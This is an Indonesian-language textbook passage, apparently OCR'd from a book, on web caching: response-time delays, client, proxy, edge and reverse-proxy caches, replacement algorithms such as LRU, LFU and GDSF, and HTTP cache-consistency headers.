Penundaan pemrosesan terjadi di sisi server web. Di sini, server web mem-parsing permintaan. Dalam melakukannya, pertama-tama mungkin memeriksa permintaan untuk akurasi (misalnya, memastikan header HTTP yang tepat digunakan, memeriksa *Uniform Resource Locator* [URL] untuk akurasi pengejaan) diikuti dengan menangani aktivitas seperti kontrol akses, pengalihan, dan server eksekusi skrip -side. Jika eksekusi skrip sisi server diperlukan, proses ini mungkin dipindahkan ke server lain yang menyebabkan lebih banyak komunikasi di situs jarak jauh. Server web kemudian menyatukan respons ke dalam dokumen untuk dikembalikan, termasuk header respons HTTP yang sesuai dan konstruksi atau pemuatan isi respons (mis., Halaman web yang akan dikembalikan). Langkah pemrosesan ini sering disebut sebagai logika bisnis. Penundaan akses data adalah waktu yang diperlukan aplikasi web untuk mengambil data dari penyimpanan.

Ini mungkin melibatkan akses file sederhana untuk dokumen statis tetapi mungkin termasuk satu atau lebih akses database untuk konten dinamis. Akses basis data mungkin bersifat lokal ke server web, lokal ke LAN server web, atau jarak jauh ke server web yang memerlukan komunikasi Internet tambahan.

Saat lalu lintas web meningkat, WAN menjadi padat yang mengakibatkan penundaan jaringan lebih lama. Seiring meningkatnya kompleksitas logika aplikasi web, penundaan pemrosesan dan penundaan akses data keduanya meningkat. Meningkatkan bandwidth LAN dan kapabilitas server dapat mengurangi penundaan pemrosesan dan penundaan akses data tetapi tidak akan mengurangi penundaan jaringan sehingga klien masih akan mengalami waktu respons yang lama. Dalam bab ini, kami menguji caching sebagai solusi alternatif untuk mengurangi penundaan yang dirasakan pengguna. Kami akan menemukan solusi untuk menyelesaikan ketiga bentuk penundaan tersebut. Namun saat kami melihat setiap

solusi, kami juga akan menemukan kekurangan yang membutuhkan solusi lebih lanjut. Banyak dari solusi ini memerlukan pengenalan lebih banyak server, terutama bertindak sebagai cache.



Gambar 3.1 Perincian Waktu Respons Permintaan HTTP.


3.1 PENGANTAR CACHE

Seperti yang diperkenalkan di Bab 1, cache adalah bentuk penyimpanan lokal yang mendorong akses lebih cepat ke data. Istilah umum ini hadir dalam berbagai bentuk di komputer modern kita. Kami memiliki caching CPU, caching disk, caching DNS, caching web, caching database, dan caching mesin pencari. Dalam sebagian besar kasus ini, cache diimplementasikan menggunakan penyimpanan hard disk. Pengecualian, yang juga merupakan cache yang paling umum digunakan, adalah cache CPU. Saat menjalankan program apa pun, CPU mengambil instruksi berikutnya dari memori dan kemungkinan satu atau lebih data untuk dioperasikan. Karena memori utama (memori akses-acak dinamis, DRAM) jauh lebih lambat jika dibandingkan dengan kecepatan CPU modern kita, akses ini akan membuat penurunan kinerja CPU yang luar biasa. Kami melengkapi komputer kami dengan banyak cache untuk menyimpan instruksi program dan data untuk menghindari degradasi ini. Cache on-chip ditempatkan pada chip yang sama dengan CPU. Sebagian besar komputer memiliki banyak cache on-chip (cache instruksi, cache data, cache tabel halaman yang disebut Translation Lookaside Buffer atau TLB) serta satu atau lebih cache off-chip.

Namun, untuk Internet, kami tertarik pada cache yang membantu mengurangi waktu tunggu klien web. Cache seperti itu akan digunakan untuk melewatkan beberapa langkah yang ditunjukkan pada Gambar 3.1 sehingga sumber daya yang diminta dapat dikembalikan dengan lebih cepat. Selain mengurangi waktu tunggu, semua orang mendapat manfaat dari lalu lintas pesan yang lebih sedikit di WAN atau di LAN server web. Kami telah menjelajahi caching DNS untuk mendukung penggunaan Internet, apa pun aplikasi yang digunakan. Untuk mendukung web di seluruh dunia secara khusus, kami tertarik dengan caching web, dan caching basis data pada tingkat yang lebih rendah.

Gagasan di balik cache web adalah menyimpan sumber daya web lebih dekat ke pengguna akhir untuk menghindari penundaan jaringan. Sumber daya web dapat berupa halaman web statis atau bagian dari halaman web statis seperti gambar, konten web dinamis (aplikasi dan data), dan sumber daya halaman nonweb seperti dokumen teks. Caching web telah diakui sebagai metode paling efektif untuk mengurangi keterlambatan jaringan dan latensi respons. Gambar 3.2 menunjukkan berbagai sumber daya caching web yang terlibat dalam infrastruktur web. Berdasarkan lokasi penyebarannya, sumber daya web-caching dapat dikategorikan sebagai berikut: Client-side Cache (CC), Client-side Proxy/Forward Proxy (CP/FP), edge server (ES), dan Reverse Proxy (RP).


Klien biasanya akan menggunakan browser web untuk mengakses Internet. Browser web dapat membuat cache sendiri secara lokal ke komputer yang menjalankan browser. Ini dikenal sebagai cache sisi klien. Browser bertanggung jawab untuk menangani permintaan pengguna (mengklik tautan, menanggapi alamat yang dimasukkan melalui kotak alamat). Itu dapat melakukannya dengan mengirimkan permintaan HTTP ke server web yang diberikan dalam URL, tetapi juga dapat mencari untuk mengambil konten dari cache-nya sendiri. Oleh karena itu, ia harus memutuskan apa yang akan di-cache saat item dikembalikan dari server web.



Gambar 3.2 Lokasi Caching Web.

Untuk semua browser populer, seperti Internet Explorer, Google Chrome, dan Mozilla Firefox, kita dapat menyisihkan sebagian ruang disk untuk cache browser. Mesin klien biasanya memiliki kapasitas penyimpanan disk yang terbatas sehingga cache disk mungkin tidak cukup untuk menyimpan jumlah sumber daya yang telah diterima klien web. Misalnya, Internet Explorer 9 memiliki batas ukuran cache default 1/256 dari total kapasitas disk dengan batas 250 MB. Firefox versi 39 menggunakan cache yang standarnya adalah 350 MB. Dari waktu ke waktu, saat konten baru masuk ke browser, browser terpaksa membuang

konten untuk memberi ruang. Selain itu, cache browser dapat menghapus konten yang telah di-cache untuk jangka waktu yang melebihi tanggal kedaluwarsa konten.



Gambar 3.3 Tepi Internet.

Cache proxy sisi klien, juga dikenal sebagai proxy maju adalah jenis server yang terletak sangat dekat dengan klien dan jauh dari situs web. Fungsi khas CP termasuk berfungsi sebagai firewall, menyimpan konten web, menyediakan anonimitas untuk klien yang menggunakan CP, dan berfungsi sebagai filter. Berbeda dengan CC, CP dapat dibagikan di antara klien dalam jaringan lokal yang sama. Keduanya lebih andal daripada CC dan memiliki kapasitas cache yang jauh lebih besar daripada CC. Mirip dengan CC, server web tidak memiliki banyak kendali atas operasi CP; meskipun seperti yang akan kita telusuri dalam bab ini, server web dapat mencoba membatasi apa yang dapat di-cache. CP telah menambahkan fungsionalitas yang tidak dimiliki CC. Misalnya, seperti disebutkan sebelumnya, server proxy sering beroperasi sebagai firewall dan melakukan penyaringan. Kami akan mengeksplorasi server proxy secara lebih rinci nanti di bab ini dan memeriksa server proxy Squid secara rinci di Bab 4.

Edge server adalah jenis server yang digunakan di tepi Internet. Di manakah tepi Internet? Internet adalah jaringan dari jaringan yang dibangun di atas router yang digunakan

untuk mengarahkan pesan (paket) dari satu lokasi ke lokasi lain. Pada Gambar 3.3, kita melihat dua LAN yang terhubung ke tulang punggung Internet. Menghubungkan LAN bersama-sama adalah router dan menghubungkan lokasi backbone bersama-sama adalah router inti. Router tepi duduk di tepi antara LAN dan tulang punggung.

Router inti membentuk tulang punggung Internet, juga disebut jaringan inti. Jaringan inti dapat mentransfer data dengan kecepatan ratusan terabit per detik. Router tepi digunakan untuk menghubungkan jaringan akses (WiFi, kabel, digital subscriber loop [DSL], jaringan Fioptics) ke jaringan inti. Kecepatan transfer data jaringan akses jauh lebih lambat daripada jaringan inti. Permintaan/respons HTTP biasanya berjalan melintasi jaringan akses ke router tepi dan ke atau melalui jaringan inti.

ES berada di tepi antara jaringan akses dan jaringan inti. Hal ini membuat ES lebih dekat dengan klien daripada sebagian besar situs web yang berkomunikasi dengan mereka (hanya situs web lokal yang lebih dekat daripada ES). Bandwidth yang lebih rendah dari jaringan akses adalah hambatan kinerja untuk lalu lintas web. Waktu respons yang dirasakan klien akan berkurang secara signifikan jika permintaan dilayani oleh ES.

Penyedia pengiriman konten seperti Akamai Technologies dan LimeLight menggunakan jaringan global ES untuk menyediakan layanan edge-caching untuk menangani permintaan HTTP secara langsung di edge. Untuk mengirimkan konten lebih cepat ke klien di seluruh dunia, penyedia konten Internet seperti Yahoo dan CNN berlangganan layanan edge-caching dari penyedia pengiriman konten. Permintaan klien dari wilayah geografis yang sama dialihkan ke ES terdekat untuk pengiriman konten yang lebih cepat. ES dapat meningkatkan ketersediaan layanan situs web dan dapat mengurangi latensi respons klien. Server web memiliki kendali atas ES, tidak seperti CC dan CP. Caching tepi bekerja dengan baik untuk konten web yang tidak terlalu sering berubah. Konten tersebut mencakup streaming video dan gambar. Sumber daya ini mungkin tidak digunakan lagi tetapi isinya sendiri tidak berubah.

Reverse proxy adalah server proxy yang ditempatkan di dekat server web. RP menyediakan cache back-end untuk server web untuk mengurangi beban kerja server web. Itu juga dikendalikan oleh server web. RP menyimpan konten dari server web terdekat, merespons dengan konten yang telah di-cache sebagai tanggapan atas permintaan yang masuk. Dengan cara ini, server web bahkan tidak melihat permintaan ini. Ini mengurangi beban kerja di server web dan mengurangi komponen penundaan pemrosesan dari waktu respons yang dirasakan klien karena server web sekarang kurang sibuk.

Kasus khusus RP adalah akselerator Web atau HTTP. Akselerator adalah bagian dari keseluruhan struktur situs web jarak jauh yang menggabungkan RP, server web, dan basis data back-end. Semua permintaan HTTP yang masuk yang ditujukan ke server web dialihkan melalui server RP. Untuk setiap permintaan yang diberikan, RP dapat menangani permintaan itu sendiri jika item yang diminta di-cache; jika sebagian item di-cache, maka bagian permintaan yang tidak terpenuhi diteruskan ke server web; dan jika tidak ada yang di-cache, seluruh permintaan diteruskan ke server web.

Dengan pengantar web caching ini, kami sekarang berkonsentrasi pada algoritma yang digunakan untuk mengimplementasikan caching. Kami akan fokus pada tiga bentuk

algoritma. Karena cache, di mana pun mereka disimpan, ukurannya terbatas, mereka pada akhirnya akan kehabisan ruang dan harus mengganti beberapa konten yang di-cache. Kami membutuhkan strategi pengganti yang akan digunakan untuk memutuskan konten apa yang akan dihapus. Kami melihat strategi penggantian umum di Bagian 3.2. Kami kemudian mempertimbangkan masalah kontrol server web atas konten yang di-cache. Ini ditangani melalui permintaan HTTP dan tajuk respons. Kami kemudian melihat ide untuk bekerja sama dengan cache yang bersama-sama membentuk proxy. Ini kadang-kadang disebut proxy hierarkis. Organisasi proxy semacam itu mengarah pada tantangan uniknya sendiri yang kami tangani. Kami memeriksa cara merutekan permintaan dari klien ke proxy. Kami menyimpulkan dengan melihat teknik caching konten web dinamis.

3.2 STRATEGI CACHE

Ada dua masalah yang harus kita hadapi saat menggunakan cache. Pertama, cache, karena alasan ekonomi, akan menyimpan lebih sedikit konten daripada yang ingin digunakan klien. Cache browser web, misalnya, mungkin dibatasi hingga beberapa ratus MB dan server proxy mungkin hanya beberapa TB. Dibandingkan dengan jumlah konten yang dapat dilihat oleh satu klien dari waktu ke waktu, ini bisa menjadi sebagian kecil. Oleh karena itu, kami perlu mengembangkan strategi untuk menangani konten apa yang akan dibuang saat konten baru tiba dengan cache penuh atau hampir penuh. Ini dikenal sebagai strategi penggantian cache, yang akan kita telusuri di bagian *strategi penggantian cache*.

Masalah serius lainnya adalah setelah konten disalin ke dalam cache, konten tersebut diduplikasi di setidaknya dua lokasi dan sangat mungkin lebih (di server web, di cache lokal, di cache lain). Dalam kebanyakan kasus, cache ini terletak lebih dekat ke klien daripada server web. Ini bisa menjadi masalah karena server web mengetahui apakah konten telah berubah sehingga konten yang di-cache tidak lagi valid. Kami menyebut konten yang tidak valid tersebut sebagai basi. Jika konten diambil dari cache, dapatkah kami yakin bahwa konten tersebut adalah versi terbaru? Jika tidak, bagaimana kita mengatasi masalah ini? Masalah ini dikenal sebagai koherensi cache. Kami mengeksplorasi mekanisme untuk mempertahankan koherensi cache di Bagian *konsistensi cache*

Strategi Penggantian Cache. Cache apa pun akan memiliki ukuran terbatas. Saat cache penuh dan permintaan dibuat untuk objek yang tidak di-cache, item baru harus diambil dari sumber (atau cache lain). Saat objek dikembalikan, cache lokal akan berusaha menyimpannya. Karena tidak ada ruang karena cache sudah penuh, beberapa objek yang di-cache saat ini harus dibuang. Apa yang kita buang?

Mengontrol operasi ini adalah strategi penggantian cache. Jenis cache yang berbeda menggunakan strategi penggantian yang berbeda. Misalnya, cache CPU harus membuat keputusan dengan cepat atau mengalahkan tujuan penggunaan cache. Jadi strategi yang disederhanakan harus dimanfaatkan. Untuk cache browser, waktu tidak sepenting ruang, sehingga strategi penggantian dapat meluangkan waktu untuk menentukan item terbaik yang mungkin dibuang. Dalam subbagian ini, kami membatasi pemeriksaan kami pada strategi pengganti yang mendukung cache web (browser, server proxy, server proxy

terbalik). Algoritma penggantian cache dapat diklasifikasikan menjadi dua kelompok: algoritma penggantian klasik dan algoritma penggantian berbasis biaya.

Kami ingin menentukan efektivitas strategi penggantian kami. Untuk melakukan ini, kami mendefinisikan beberapa istilah. Jika objek web yang diminta ditemukan di cache, itu disebut cache hit dan jika tidak ditemukan di cache, itu disebut cache miss. Persentase permintaan yang menghasilkan hit cache adalah cache hit rate (persentase kesalahan dikenal sebagai cache miss rate). Misalnya, cache yang menerima 100 permintaan dan menemukan 90 item dalam cache-nya akan mencapai rasio klik 90/100 atau 90% dan rasio kehilangan 10/100 atau 10%. Jelas semakin tinggi hit rate, semakin baik karena item ditemukan secara lokal dan tidak diperlukan komunikasi lebih lanjut (misalnya, cache lain atau server web asal).

Tujuan dari algoritme penggantian cache web adalah untuk memaksimalkan tingkat hit cache, sehingga keputusan tentang apa yang akan dibuang harus dibuat dengan bijak, bukan secara acak. Pendekatan tipikal adalah mengidentifikasi konten yang diyakini tidak banyak atau tidak berguna di masa mendatang. Jadi, kita perlu memprediksi objek yang di-cache mana yang tidak akan dibutuhkan dalam waktu dekat. Faktanya, semakin jauh di masa depan suatu barang akan dibutuhkan, semakin baik calon penggantinya. Ini membawa kita ke strategi pertama, yang paling baru digunakan (LRU). Ini adalah contoh dari algoritma penggantian klasik. LRU didasarkan pada asumsi bahwa objek web yang sudah lama tidak diakses tidak akan diminta oleh klien dalam waktu dekat. Algoritme LRU menggunakan asumsi ini untuk menemukan dan membuang item yang terakhir diakses.

Untuk mengimplementasikan LRU, cache kita perlu melacak kapan setiap objek cache terakhir diakses. Saat algoritme pengganti dipanggil, ia harus menentukan objek mana yang memiliki waktu akses terlama yang ditandai. Perhatikan bahwa ini tidak sama dengan objek yang paling lama berada di cache. Sebuah objek yang mungkin di antara yang pertama diambil mungkin sering diakses dan objek lain, yang diambil baru-baru ini, mungkin belum diakses baru-baru ini.

Mari kita perhatikan sebuah contoh. Asumsikan cache kita hanya dapat menyimpan empat objek. Kami akan memanggil mereka o1, o2, o3, dan o4, diambil dalam urutan itu. Objek tertua adalah o1 dan objek yang paling baru diambil adalah o4. Asumsikan bahwa klien web kita memiliki urutan akses berikut ke empat objek ini:

01 – 02 – 03 – 01 – 04

Dalam hal ini, sementara o1 adalah objek tertua, itu bukan objek LRU; itu akan menjadi o2. Sekarang bayangkan kita memiliki urutan akses berikut:

01 – 02 – 03 – 04 – 03 – 02 – 01

Dalam hal ini, sementara o1 adalah objek tertua, itu adalah item yang paling baru diakses. Item yang paling baru diambil adalah o4 tetapi item LRU. Mengapa kami yakin bahwa item LRU yang akan dibuang? Kita tidak. Ingatlah bahwa kami hanya memprediksi bahwa item LRU akan menjadi item yang tidak akan digunakan dalam waktu dekat. Atau lebih jelasnya, item LRU tidak akan digunakan lagi untuk jangka waktu terlama di masa mendatang. Sekali lagi, mengacu pada empat objek yang disebutkan di atas, kita mungkin melihat pola akses yang agak acak seperti berikut ini:

01 – 02 – 03 – 01 – 04 – 02 – 01 – 03 – 01 -02 – 01 – 03 – 02 – 01 – 03

Di sini, sementara o4 adalah item yang paling baru diambil, kami terus mengakses tiga objek lainnya tetapi tidak o4. Sekarang tampaknya lebih masuk akal untuk membuang o4 karena kami belum menggunakannya baru-baru ini sehingga tidak akan menggunakannya lagi dalam waktu dekat.

Algoritme LRU merekam stempel waktu dengan setiap objek di cache. Stempel waktu adalah waktu saat item terakhir diakses (tidak diambil pada awalnya). Untuk memilih item yang akan dibuang, algoritme mencari stempel waktu terlama. Banyak server proxy menggunakan LRU sebagai algoritme penggantian cache default karena kesederhanaannya.

LRU tampaknya masuk akal, tetapi kami mungkin ingin cache proxy kami untuk menyimpan objek populer selama mungkin karena ada kemungkinan besar objek tersebut digunakan kembali. Konsep ini agak kontradiktif dengan LRU karena item yang populer mungkin telah hilang beberapa waktu tanpa diakses dan begitu juga kandidat pengganti oleh LRU. Variasi LRU adalah strategi yang paling jarang digunakan (LFU). Ini adalah contoh lain dari algoritma penggantian klasik. Algoritme ini mengaitkan jumlah akses dengan setiap objek yang di-cache. Jumlah akses bertambah oleh cache setiap kali objek diakses. Saat cache penuh, algoritme LFU memilih objek yang di-cache dengan jumlah akses terendah untuk dihapus. Hal ini memungkinkan kami untuk menyimpan barang-barang populer baik yang baru saja digunakan atau tidak. Sayangnya, algoritme LFU mengalami polusi cache. Ini adalah situasi di mana objek yang tidak populer tetap berada di cache. Bagaimana objek yang tidak populer tetap berada di cache? Mungkin karena, meskipun sekarang tidak populer, itu sudah populer saat pertama kali diambil. Masalah lain yang dapat dialami LFU adalah bahwa objek yang paling baru di-cache akan memiliki jumlah akses yang rendah. Objek yang baru saja dikembalikan telah diakses hanya satu kali. Setiap objek dalam cache akan memiliki jumlah akses minimal 1, sehingga item yang paling baru diakses dapat menjadi item LFU dan karenanya dibuang. Untuk mengatasi polusi cache dan dampak keterbaruan, kami beralih ke varian algoritme LFU. Algoritma LFU dengan penuaan dinamis (LFUDA) mempertimbangkan frekuensi akses dan usia objek dalam cache untuk memilih pengganti. Dalam algoritme ini, faktor usia cache ditambahkan ke jumlah akses saat objek ditambahkan ke cache atau objek yang ada diakses. Kombinasi dari dua nilai memungkinkan kita untuk mengontrol objek yang di-cache dengan lebih baik dengan mencegah item yang pernah populer tetapi tidak lagi populer mengotori cache.

Algoritme penggantian berbasis biaya juga digunakan oleh server proxy. Algoritma Greedy Dual-Size (GDS) menggunakan rumus H(p) = c(p)/s(p) untuk menentukan item mana yang akan diganti. Dalam rumus ini, s(p) adalah ukuran objek yang diminta p dan c(p) adalah biaya untuk mengambil objek p melalui jaringan (yang merupakan faktor ukuran, jarak, lalu lintas di jaringan dan server, dan sebagainya). Objek yang dipilih untuk penggantian akan menjadi objek dengan rasio biaya/ukuran terendah. Ini memberi tahu kita bahwa objek yang kita ganti akan menjadi kombinasi dari objek yang paling murah untuk diambil kembali di masa mendatang jika kita membutuhkannya lagi dan manfaat tertinggi dalam menggantinya.

Beberapa varian GDS telah diusulkan. Satu varian, algoritme frekuensi ukuran ganda rakus (GDSF), meningkat dari GDS dengan menggabungkan jumlah akses ke dalam formula

yang digunakan sebelumnya. Di sini, kita mencari objek yang memiliki nilai utilitas u(p) terkecil. Kita mendefinisikan utilitas dengan rumus u(p) = f(p) × c(p)/s(p). Baik c(p) dan s(p) didefinisikan seperti dalam algoritme GDS dan f(p) adalah jumlah akses objek.

Varian lain, kepopuleran ukuran ganda serakah (GDSP), sama dengan GDSF kecuali bahwa ia menggunakan frekuensi akses untuk f(p) daripada jumlah akses. Perbedaan antara GDSF dan GDSP adalah cara f(p) dihitung. Dengan GDSF, ini hanyalah jumlah akses, yang tidak memperhitungkan seberapa baru objek tersebut populer. Di GDSP, nilai f(p) dapat berubah dari waktu ke waktu saat akses bertambah atau berkurang. Dengan mempertahankan informasi ini, GDSP dapat bertindak serupa dengan algoritme LFUDA dengan memasukkan faktor usia untuk mencegah objek yang sebelumnya populer mengotori cache. Algoritme GDSP memelihara metadata untuk subset objek dari berbagai permintaan. Metadata mencakup ukuran objek, biaya pengambilan, waktu akses terakhir, dan estimasi frekuensi akses.

Penelitian yang dilakukan oleh Ari et al. pada tahun 2002 membandingkan hit rate dari berbagai strategi penggantian ini. Berdasarkan pengaturan eksperimental, mereka menemukan bahwa GDFS mengungguli algoritme lain yang disebutkan sebelumnya saat digunakan secara terpisah. Saat digunakan dalam cache dua tingkat, GDSF dan LFU memiliki tingkat klik yang hampir identik dengan LFUDA dan varian GDS yang disebut GD* mengikuti di belakangnya. Secara keseluruhan, keempat algoritme ini memiliki tingkat keberhasilan sekitar 55%–56%. Kami akan menemukan bahwa LRU, LFUDA, dan GDSF semuanya tersedia di server proxy Squid. Di Bab 4, kita akan melihat bagaimana mengkonfigurasi cache Squid untuk algoritma ini.

Konsistensi Cache. Mari kita definisikan server web asal sebagai server yang menghasilkan sumber daya web asli. Sumber daya ini, setelah diambil, dapat di-cache di sejumlah cache. Saat objek dari server web asal telah diubah, salinan cache dari objek tersebut dianggap basi. Namun, baik klien yang meminta sumber daya maupun cache tidak menyadari bahwa objek tersebut sekarang basi. Objek harus diperbarui, tetapi karena server web memiliki sedikit atau tidak ada kontrol atas cache, bagaimana cache dapat mengetahui bahwa objek tersebut sudah basi untuk meminta salinan baru? Kami membutuhkan mekanisme konsistensi cache untuk memastikan bahwa klien mendapatkan data baru.

HTTP/1.1 mendefinisikan dua model untuk memastikan konsistensi cache: model kedaluwarsa dan model validasi. Dalam model kedaluwarsa, setiap sumber daya yang dikembalikan diberi waktu kedaluwarsa. Jika sumber daya di-cache, maka permintaan baru untuk objek memerlukan waktu kedaluwarsa objek yang di-cache untuk dikonsultasikan. Jika waktunya belum berlalu, respons yang di-cache dianggap segar dan dikembalikan ke klien secara langsung. Respons yang di-cache dengan waktu kedaluwarsa dianggap basi.

Dalam model validasi, cache harus memvalidasi objek apa pun dengan server web asal sebelum mengembalikannya. Ini mengharuskan pengiriman permintaan ke server web asal dengan waktu objek yang di-cache di-cache atau terakhir diubah. Validasi akan menyebabkan server web asli mengembalikan respons yang menunjukkan bahwa objek tersebut masih valid, atau salinan baru dari objek tersebut. Dalam kasus terakhir, objek yang di-cache harus dibuang untuk versi baru.

Dua header HTTP digunakan oleh model kedaluwarsa. Ini adalah header Expires dan header Cache-Control. Ingatlah bahwa header Cache-Control tersedia di header permintaan dan respons, sedangkan header Kedaluwarsa hanyalah bagian dari header respons.

Header Kedaluwarsa digunakan oleh server web untuk menetapkan waktu kedaluwarsa untuk sumber daya yang dikembalikan. Waktu kedaluwarsa dapat berupa waktu absolut, waktu berdasarkan akses klien terakhir ke sumber daya (waktu akses terakhir) atau waktu berdasarkan modifikasi terakhir ke sumber daya (waktu modifikasi terakhir). Satu-satunya nilai yang valid dalam header Kedaluwarsa adalah tanggal dan waktu, dengan waktu yang ditentukan dalam waktu militer di zona waktu Greenwich Mean Time (GMT). Jam di server web dan cache harus disinkronkan untuk memastikan bahwa keputusan segar versus basi akurat. Contoh header Kedaluwarsa adalah sebagai berikut:

Expires : Mon , 17 jul 2017 19 :36 : 25 GMT

Header ini memberi tahu cache bahwa respons akan tetap segar hingga Senin, 17 Juli 2017 pukul 19:36:25 GMT. Setelah waktu ini, objek menjadi basi. Header Cache-Control dapat digunakan untuk menginstruksikan cache tentang apa yang harus di-cache dan bagaimana memanfaatkan header Expires. Berbeda dengan header Expires, header Cache-Control dapat mengambil sejumlah nilai yang berbeda. Dua dari nilai not tertentu adalah max-age dan s-maxage. Ini menentukan usia item sehingga header Kedaluwarsa dapat disetel. Nilai untuk max-age menentukan jumlah waktu maksimum di mana salinan yang di-cache akan dianggap baru dalam cache apa pun, sedangkan s-maxage hanya diterapkan pada cache bersama (yaitu, cache yang disimpan oleh server proxy).

Contoh penggunaan max-age dan s-maxage adalah sebagai berikut:

Cache –Control : max-age = 600 , s-maxage = 600

Header memberi tahu semua cache proxy dan cache browser apa pun bahwa sumber daya dapat dianggap segar selama 600 detik (10 menit).

Dalam model validasi, cache perlu memvalidasi sumber daya yang di-cache dengan server web asal untuk memenuhi setiap permintaan yang diberikan. Jika sumber daya yang di-cache masih valid, server web tidak akan mengembalikan data apa pun tetapi hanya kode status 304 (tidak dimodifikasi). Kode ini memberi tahu cache bahwa sumber daya yang di-cache masih baru dan dapat dikembalikan ke klien. Karena tidak ada data yang dikembalikan, ini dapat mengurangi lalu lintas jaringan dan waktu respons yang dirasakan klien.

Dua header HTTP selanjutnya, ETag dan Last-Modified, digunakan oleh model validasi. ETag (tag entitas) adalah pengidentifikasi unik yang ditetapkan oleh server web asal ke versi tertentu dari sumber daya web. ETag berubah saat konten sumber daya berubah. Yaitu, ketika seseorang di ujung server memodifikasi sumber daya, itu diberi ETag baru. ETag mirip dengan checksum MD5 (sidik jari) dan dapat dengan cepat dibandingkan untuk menentukan apakah dua versi sumber daya web adalah sama. Header ETag menggunakan format seperti ETag ini: "3e86-410-3596fbbc".

Server web asal menggunakan tajuk respons Last-Modified yang berisi tanggal dan waktu sumber daya web terakhir diubah untuk berkomunikasi ke cache tentang apakah sumber daya yang di-cache masih valid. Setelah menerima permintaan sumber daya, server

web menggunakan header ETag dan/atau header Last-Modified untuk menentukan apakah sumber daya telah berubah sejak di-cache.

